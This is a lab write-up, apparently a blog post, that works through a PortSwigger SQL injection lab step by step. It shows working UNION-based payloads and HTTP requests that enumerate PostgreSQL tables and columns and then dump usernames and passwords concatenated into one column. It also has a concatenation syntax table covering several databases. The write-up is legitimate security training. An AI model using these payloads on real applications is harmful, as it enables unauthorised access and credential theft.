SQL injection UNION attack, retrieving multiple values in a single column
Learn how a PostgreSQL UNION-based SQL injection can reveal tables, columns, usernames, and passwords in a controlled PortSwigger lab, leading to administrator access.
SQL Injection UNION Attack: Retrieving User Credentials
This lab contains a SQL injection vulnerability in the product category filter.
The results from the database query are returned in the application's response, which makes it possible to use a UNION attack to retrieve data from other tables.
The database contains a table called users with the following columns:
usernamepassword
To solve the lab:
- Retrieve all usernames and passwords.
- Find the credentials for the
administratoruser. - Log in as
administrator.

Step 1: Determine the Number of Columns
First, determine how many columns are returned by the original query.
The testing indicates that the query returns two columns.
Step 2: Identify the Database
The database version was retrieved using a UNION SELECT attack.

The database is PostgreSQL:
PostgreSQL 12.20 (Ubuntu 12.20-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu,
compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit
Step 3: Identify Compatible Column Data Types
The following request was used to retrieve table names from PostgreSQL's information_schema.tables view:
GET /filter?category=Gifts' UNION SELECT NULL,table_name FROM information_schema.tables-- HTTP/2
Host: 0a2d008103f33de680e73f2800f100a4.web-security-academy.net
Cookie: session=bP5nKrBqHqMozt8WlqVXCWMczMol7K9R
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a2d008103f33de680e73f2800f100a4.web-security-academy.net/
The injected text value appeared successfully in the second column.
This indicates that:
- The first column accepts
NULL. - The second column accepts string data.
Step 4: Find the users Table
The table names returned by information_schema.tables included the users table.

The relevant query was:
' UNION SELECT NULL, table_name
FROM information_schema.tables--
Step 5: Find the Columns in the users Table
The column names can be retrieved from information_schema.columns.
Example query:
' UNION SELECT NULL, column_name
FROM information_schema.columns
WHERE table_name = 'users'--
The relevant columns were:
usernamepasswordemail
For this lab, only username and password are required.
Step 6: Retrieve the Usernames
The following query successfully returned usernames from the users table:
' UNION SELECT NULL, username FROM users--However, because only one string-compatible output column is available, the username and password values must be combined into a single value.
Step 7: Concatenate Usernames and Passwords
PostgreSQL uses the || operator to concatenate strings.
The following payload combines each username and password using a colon:
' UNION SELECT NULL, username || ':' || password FROM users--Example HTTP request:
GET /filter?category=Gifts' UNION SELECT NULL,username || ':' || password FROM users-- HTTP/2
The response displays each account in the following format:
username:passwordString Concatenation Syntax
Different database systems use different string-concatenation syntax:
| Database | Syntax |
|---|---|
| Oracle | 'foo' || 'bar' |
| Microsoft SQL Server | 'foo' + 'bar' |
| PostgreSQL | 'foo' || 'bar' |
| MySQL | 'foo' 'bar' |
| MySQL | CONCAT('foo', 'bar') |
For PostgreSQL, the correct syntax is:
username || ':' || passwordFinal Payload
' UNION SELECT NULL, username || ':' || password FROM users--This payload retrieves all usernames and passwords from the users table.

Use the retrieved administrator credentials to log in and complete the lab.
Comments
Comments
Loading comments…